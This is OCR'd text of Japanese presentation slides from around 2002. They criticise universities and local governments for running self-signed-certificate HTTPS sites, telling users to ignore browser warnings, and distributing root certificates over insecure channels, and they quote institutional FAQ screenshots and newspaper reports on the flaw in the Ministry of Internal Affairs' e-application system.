
- 認証局の運営とルート証明書の安全な配布にかかるコストは?
- 大学はなぜ素直にサーバ証明書を買わないのか
  - 証言1:「経理が証明書の意味を理解してくれず、認証局サービスと契約できない」
- 年間4万円は高いか?
  - システムの導入費用が100万円なのに、証明書購入をケチる?
  - 実在証明は不要なので、ブランド性の高い認証局から高価な証明書を買う必要はない
  - 教員の学会活動のためには4万円でも高い

大学の深刻な状況

- 非常に多くの大学がオレオレ証明書による https:// サイトを提供している
  - 「警告が出るが無視してよい」と誤った説明をしている
  - 「証明書 警告 site:ac.jp」でGoogle検索してみよ
- いくらかの大学がオレオレ認証局のルート証明書をインストールせよと指示している
  - 安全でない通信路でダウンロードさせ、本物かどうか確認させる手段を提供していない
- 大学が誤った知識を学生に植え付けている
  - 卒業した学生がシステム技術者となり、誤った知識でさらに誤った利用を拡大させる

事例

- 「受動的な盗聴」は防げるが、
  「能動的な盗聴」は防げないことを説明し、それを理解した上で警告を無視して「はい」を押すように指示し、
  よそでは真似しないようにと注意している



暗号化通信をすると警告が出る - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

アドレス(D) http://www.cc.yamaguchi-u.ac.jp/faq/question/ssl.phtml

山口大学メディア基盤センター
Media and Information Technology Center

トップ > よくある問い合わせ > 暗号化通信をすると警告が出る

暗号化通信(SSL)をするとなぜ警告が表示されるか?

SSL/TLSと呼ばれる仕組みは，相互認証と暗号化を行うもので，主にウェブページ(http)で利用されます．相互認証とは，現在接続している相手が誰であるかを確認することで，暗号化は，データを暗号化することにより通信内容を秘匿することを指します．つまり，SSL/TLSを利用することにより，次のようなメリットがあります．

- サーバ認証(クライアントの接続相手であるサーバが本物であるかを確認)
- セッションの暗号化(通信路を暗号化し，盗聴を防止)

この他にも，クライアント認証(サーバの接続相手であるクライアントが本物であるかの確認)というメリットもありますが，証明書を用意するのがサーバ側ではなく，ユーザ側ですので，今回は取り上げません．

さて，SSL/TLSを利用するには，認証局(CA)と呼ばれる組織から発行してもらうデジタル証明書(「いつわりのサーバではない から大丈夫」という署名の入った証明書)というものが必要です．ところが，認証局でなくても証明書は発行できます(この場合，大丈夫という署名は入っていないことになります)．そのようなページにアクセスした場合，『証明書に署名した発行人を認識できません』という(大丈夫という署名の入っていない，未知のSSL/TLS認証局でチェックを受けているから危ないよ！)警告が表示されます．これは，ブラウザソフトが正式なCAより認証(署名)をしてもらっているか確認作業を行っているからです．

つまり，サーバ認証を行うにはブラウザソフトが認めるCAにより署名された証明書が必要ということになります．

一方，暗号化を行うのに，CAによる署名は必要ありません．ただし，その証明書ではサーバ認証が行えないことから，本物でない偽りのサーバとわざわざ暗号化して通信しているかもしれません．そういう意味で，CAによる署名のない証明書を持つサーバと通信をすることには，第三者による盗聴や改変などの潜在的な危険性があります．

しかしながら，SSL/TLSを利用しない，これまでの平文(暗号化されていないデータ)による通信には，以下のような危険性が内在します．

- サーバのなりすまし(本物とユーザの間に割って入り，通信データを盗聴など)
- 通信内容の盗聴(サーバとユーザの間のネットワークにおいて，通信データを盗聴)

CAによる署名のない証明書を利用した場合，サーバのなりすましは防げませんが，通信内容の盗聴の危険性を防ぐことはできます．そのため，メディア基盤センターの提供するサーバでは，セッションの暗号化を目的としてSSL/TLSによる通信を提供しております(学内CAについては，検討中です)．

まとめると，そのような警告が出る場合，SSL/TLSによるメリットを完全には受けられないことを意味します．これらのことをご理解いただいたうえで，メディア基盤センターが提供する暗号化通信のページについては，セッションの暗号化のみを目的としてSSL/TLSによる暗号化通信を提供していますので，パスワードを変更する，メールを読むなどの認証を行う場合は「はい」を，認証を行わない場合は「いいえ」を選択してください．

注意：個人情報を送信する必要のある一般のウェブサイト(ショッピング等)でこの種の警告が出た場合は，第三者が不正に情報を盗聴している可能性が高いので，ただちに通信を停止するようにしてください．

ルート証明書配布問題

- 「GPKIおよびLGPKIにおけるルート証明書配布方式の脆弱性と解決策」http://staff.aist.go.jp/takagi.hiromitsu/#2002.11.1
  情報処理学会コンピュータセキュリティ研究会，コンピュータセキュリティシンポジウム2002
  - 本論文は，これらの現在稼動中のGPKIおよびLGPKIについて，ルート証明書の配布手段が安全でないとする根拠を示し，このことが電子政府のみならず民間の電子商取引の安全性をも脅かすものであることを示す．また，代替手法について検討し，これが政策的な問題となる以前に技術的問題である(政策的な制約を満たしたまま技術的に解決可能である)ことを示す．
- 総務省のシステムはそれなりに改善された
  - フィンガープリントのFAXによる提供
- 論文で名指しされた東京都は、対応せず
- 多数の地方公共団体が新たに問題あるシステムを公開した

毎日新聞
2002年11月1日朝刊

総務省の電子認証に欠陥

政府サイトになりすまし可能

個人情報盗用も

きょう論文発表

インターネットを使って行政手続きなどを行う「電子政府」の根幹となるネットワークシステム（第三者が悪用して政府機関や民間企業のホームページを装う「なりすまし」が可能になり、利用者や指摘する論文を、産業技術総合研究所（茨城県つくば市）の高木浩光・研究チーム長らのグループがまとめた。この欠陥を政府認証基盤（GPKI）にセキュリティー上の重大欠陥があると企業の情報が盗まれる危険性があるという。


大阪で開催中の情報処理学会コンピュータセキュリティ研究会で1日、問題が指摘されているのは、GPKIのうち総務省の「電子申請・届出システム」。同システムでは、まず総務省の認証局がネットで電気信号の「ルート証明書」を、国の許認可などの手続きをしたい利用者に発行する。利用者は、これを使って接続先が総務省のコンピューターであることを確認し、その後のやり取りでは相互の通信を暗号化する。ただ現状では証明書を暗号化せず、インターネットで利用者に入手させているため、通信中に第三者が横取りして改ざんすることが可能だという。証明書が改ざんされると、第三者が偽サイトを作って「本物のサイトと確認」と表示し、利用者が送信する銀行口座番号などの情報を盗んだり、利用者にパソコンを破壊する不正プログラムを送ったりできる。


総務省は同システムを他の省庁や地方自治体にも利用してもらう方針だが、高木さんらは「現状の配信方法は危険。民間認証機関の標準的な暗号化通信（SSL）を使って発行すべきだ」と主張している。これに対し総務省官房企画課は、ルート証明書が通信中に改ざんされる可能性を認めたうえで「SSLの利用は政府認証基盤の根底を民間にゆだねることになり問題だ」としている。


電子政府　中央省庁のことば　行政手続きの電子化を指す。行政情報のホームページによる提供や、国民と行政の間の手続きのオンライン化などが含まれる。これまで紙で申請してきた書類がインターネットで申請できたり許可証がネット経由で手に入ったりする。


電子認証に詳しい明治大学法学部の夏井高人教授は「政府が民間認証機関より高い証明力を持ち続けるのは、技術的予算的に困難だろう」と指摘している。【大田阿利友】


Google
ウェブ イメージ ニュース New! グループ ディレクトリ
警告 問題ありません site:pref.saitama.jp
Google 検索
検索オプション
表示設定
ウェブ全体から検索 日本語のページを検索
ウェブ 警告 問題ありません の検索結果のうち pref.saitama.jp からの
SSL警告画面説明
... 上記画面のように「この証明書には問題がある」という警告が表示 ... が、比較的新しく、現在配布されているInternet Explorerなどのブラウザに初期設定されていないためです。暗号化自体には全く問題ありませんのでこのまま ...
www.pref.saitama.jp/ssl_setumei/SSL_keikoku.html - 2k - キャッシュ - 関連ページ
埼玉県／リンク等連絡
... を利用して承認依頼を送付してください。なお、このフォームは暗号化通信(SSL)で保護されています。お使いのインターネット環境により、警告メッセージが表示されることがありますが、問題ありません。 ...
www.pref.saitama.jp/link.html - 10k - キャッシュ - 関連ページ
クイズ
...（答えは暗号化されて送られます。使っているパソコンの 環境(かんきょう)によっては、セキュリティの警告(けいこく)メッセージが表示されることがありますが、問題ありません。、で進んでください。）. ...
www.pref.saitama.jp/kodomo/quiz/question.htm - 13k - キャッシュ - 関連ページ



SSL警告画面説明 - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る
アドレス(D) http://www.pref.saitama.jp/ssl_setumei/SSL_keikoku.html
このセキュリティ証明書は、信頼する会社から発行されていません。証明書を表示して、この証明機関を信頼するかどうか決定してください。
このセキュリティ証明書の日付は無効です。
このセキュリティ証明書には、表示しようとしているページの名前と一致する有効な名前があります。
続行しますか?
はい(Y) いいえ(N) 証明書の表示(V)
これは、暗号化のための「埼玉県のセキュリティ証明書」が、お使いのパソコンにインストールされていないために表示されるものです。上記画面のように「この証明書には問題がある」という警告が表示されますが、これは埼玉県が利用している「LGPKI」という地方公共団体専用の認証局が、比較的新しく、現在配布されているInternet Explorerなどのブラウザに初期設定されていないためです。
暗号化自体には全く問題ありませんのでこのまま「はい」でお進みいただいても構いません。
次回からこのメッセージの表示を希望されない場合は、セキュリティ証明書のインストールをしていただければ、表示されなくなります。埼玉県では、電子申請などでも同じセキュリティ証明書を使用しておりま


アドレス(D) https://www.shinsei.metro.tokyo.jp/soumu/densiuser.nsf/NULLvALLlist/719DECDC3D0D65ED49256CD7000ED503?Open
東京都電子申請汎用受付システム
東京都
利用者ID・パスワードのご案内
東京都ホームページ 電子申請トップへ 利用規約 困ったときは？ LGPKIのご案内 システム停止のお知らせ
はじめて申込む方へ
利用者IDを申込みできる方
利用者IDの種類(A・B)
IDのご利用方法
IDの有効期限について
利用者IDの申込み
個人の方
法人・団体の方
利用者IDをお持ちの方へ
電子申請が可能な手続一覧
申請届出の状況の確認
登録内容の変更
パスワード変更申請
パスワードの再発行
利用者IDの削除依頼
FAQ
電子申請トップへ
東京都ホームページへ
システム停止のお知らせ
このシステムの通信は、情報のセキュリティを確保するため、SSL（Secure Sockets Layer）による暗号化を行っています。
東京都はサーバ証明書に地方公共団体組織認証基盤（LGPKI）を採用しています。
そのため、初めてシステムをご利用の際は、次のような画面が表示されることがあります。
その場合は、こちらの手順に従って「安全な通信を行うための証明書」をインストールしてください。
（インターネットエクスプローラの場合）
セキュリティの警告
このサイトと取り交わす情報は、ほかの人から読み取られたり変更されることはありません。しかし、このサイトのセキュリティ証明書には問題があります。
このセキュリティ証明書は、信頼する会社から発行されていません。証明書を表示して、この証明機関を信頼するかどうか決定してください。
このセキュリティ証明書の日付は無効です。
このセキュリティ証明書には、表示しようとしているページの名前と一致する有効な名前があります。
続行しますか?
はい(Y) いいえ(N) 証明書の表示(V)


東京都地方公共団体組織認証基盤(LGPKI)トップページ - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る
アドレス(D) http://www.taims.metro.tokyo.jp/soumu/LGPKI_joho_teikyou.nsf#shinseisha
証明書のフィンガープリント
「安全な通信を行うための証明書」について
LGPKI Application CA（認証局）の自己署名証明書のフィンガープリント（指印）は下記のとおりです。
・sha1(インターネットエクスプローラー)
48 9E A1 D5 21 F8 9C 45 46 17 88 E4 CC 7D AD 05 77 25 A3 18
・MD5(ネットスケープナビゲーター)
FE DF B2 E4 35 98 EF DE 02 78 81 F0 A1 C0 E5 79
（表示するソフトウェアの種類又はバージョンにより、大文字又は小文字の相違、「:」又はスペースの付加等表示方法が異なることがあります。）
「安全な通信を行うための証明書」は、接続先のホームページが東京都のホームページに間違いないことを確認し、申請者と東京都との間の通信を暗号化するために使用するものです。
「安全な通信を行うための証明書」についての詳しい説明は、こちらへ。
初めて電子申請される方へ
電子申請等に必要な「安全な通信を行うための証明書」の組み込み方
初めて電子申請を行われる方は、以下のアイコンをクリックし、「安全な通信を行うための証明書」を組み込んでください。ご使用になっているブラウザにより、組み込み方が異なりますので、使用しているブラウザのアイコンをクリックしてください。
マッキントッシュをお使いの方へ
マッキントッシュでは、インターネットエクスプローラー・ネットスケープナビゲーターとも、「安全な通信を行うための証明書」を組み込むことができません。暗号化されたホームページに接続する際に、警告画面が出ますので毎回閉じてください。この場合でも、通信は暗号化されています。
インターネットエクスプローラーの方はこちら
ネットスケープナビゲータの方はこちら
ページが表示されました
インターネット



総務省 開始当初



日経新聞2002年3月31日朝刊社会面

総務省の「電子

総務省が二十七日に始めたインターネットによる「電子申請・届出システム」に、個人情報が漏れる恐れがあることが三十日までに明らかになった。ネット経由で行政手続きができる電子政府は二〇〇二年度中にも始まる見込み。安全対策が万全かどうかが問われそうだ。

このシステムは総務省が管轄している許認可について、インターネットで定型の書式を取り寄せ、書類に代わって申請手続きができる。

利用するためにはまず申請者が、総務省のホームページから安全に通信するための電子証明書を入手する必要がある。

産業技術総合研究所の高木浩光主任研究員による

と、その入手ページが暗号化されておらず、第三者が総務省になりすまして偽の証明書を送ることが可能という。

仮に偽の証明書を受け取ってしまうと、第三者が特定の企業や政府機関のふりをしても見破れなくなる。最悪の場合は、「個人情報

欠陥

個人の情報漏れる恐れ

チェックは「(システムを開発した)メーカーに任せていた」といい、第三者による検査を受けるなどの対策を取っていなかったことも明らかになった。

総務省のシステムは現在、事業者向けの手続きのみで個人情報は扱っていない。「なりすまし」にも煩雑な作業が必要で、直ちに盗聴できるわけではないという。

しかし同システムは政府や地方自治体の電子化のモデルになるとみられ、国民の個人情報を扱う際の課題になりそうだ。

電子政府は、各省庁が独自のシステムを作ることになっており、既に経済産業省と国土交通省がそれぞれ別の業者に発注、作成している。

日経新聞4月2日朝刊社会面

（平成14年）4月2日（火曜日） 13版 社会 38

電子証明書

真正確認の手順発表

総務省 個人情報流出を防止

総務省の「電子申請・届出システム」を利用する時に通信の安全性を高めるための電子証明書がすり替えられて個人情報が流出する恐れがある問題で、同省は一日、証明書が真正なものか確認する手順を発表した。

入手した証明書に付随する「拇印（フィンガープリント）」という特殊な文字列が異なる場合は、偽造の可能性があり、証明書を使用しないよう呼びかけている。

ネット閲覧ソフトがインターネットエクスプローラーの場合の文字列は、270C 500C C6C8 6ECB 1980 BC13 0543 9ED2 8248 0BE3で、ネットスケープコミュニケーターの場合は、22:D5:44:B2:CB:A3:FF:8E:EB:97:0E:14:31:5E:3E:EF


手順は総務省のホームページ（http://www.shinsei.soumu.go.jp/first.html）で確認できる。

同システムは、総務省の管轄する許認可について、インターネットで申請書を入手して申請できる。


4月3日ごろの「改善」

- ルート証明書とフィンガープリントの配布を、https:// 経由にした
- しかし、その https:// のサーバ証明書は、そのルート証明書で署名されたものだった

総務省 4月3日ごろ



4月の改善の無意味さ




5月上旬の「改善」

- 複数のサイトにフィンガープリントを掲示した
  - 電子政府の総合窓口 総務省行政管理局
    http://www.e-gov.go.jp/fingerprint/soumu.html

- 官

総務省 5月7日～



複数サイトに掲示?

- 通信路上でのすり替えを防ぐ効果はほとんどない
  - 被害者近傍ですり替えが行われるなら、全部が同時にすり替えられる
  - すり替え攻撃の危険性は、被害者近傍でのものが現実的（DNS spoofing等）
- サーバに侵入されてデータを改ざんされるおそれに対処する意味では、効果がある
  - これはやった方が良いが、本件とは独立の話題

政府認証基盤を構成する総務省認証局システムの自己署名証明書及び総務省の使用に係る電子計算機と安全な通信を行うために総務省運用支援認証局システムにより発行した証明書のフィンガープリントの公示について

政府認証基盤を構成する総務省認証局システムの自己署名証明書（以下「自己署名証明書」という。）及び総務省の使用に係る電子計算機と安全な通信を行うために総務省運用支援認証局システムにより発行した証明書（以下「安全な通信を行うための証明書」という。）のフィンガープリントを、次のとおり公示する。

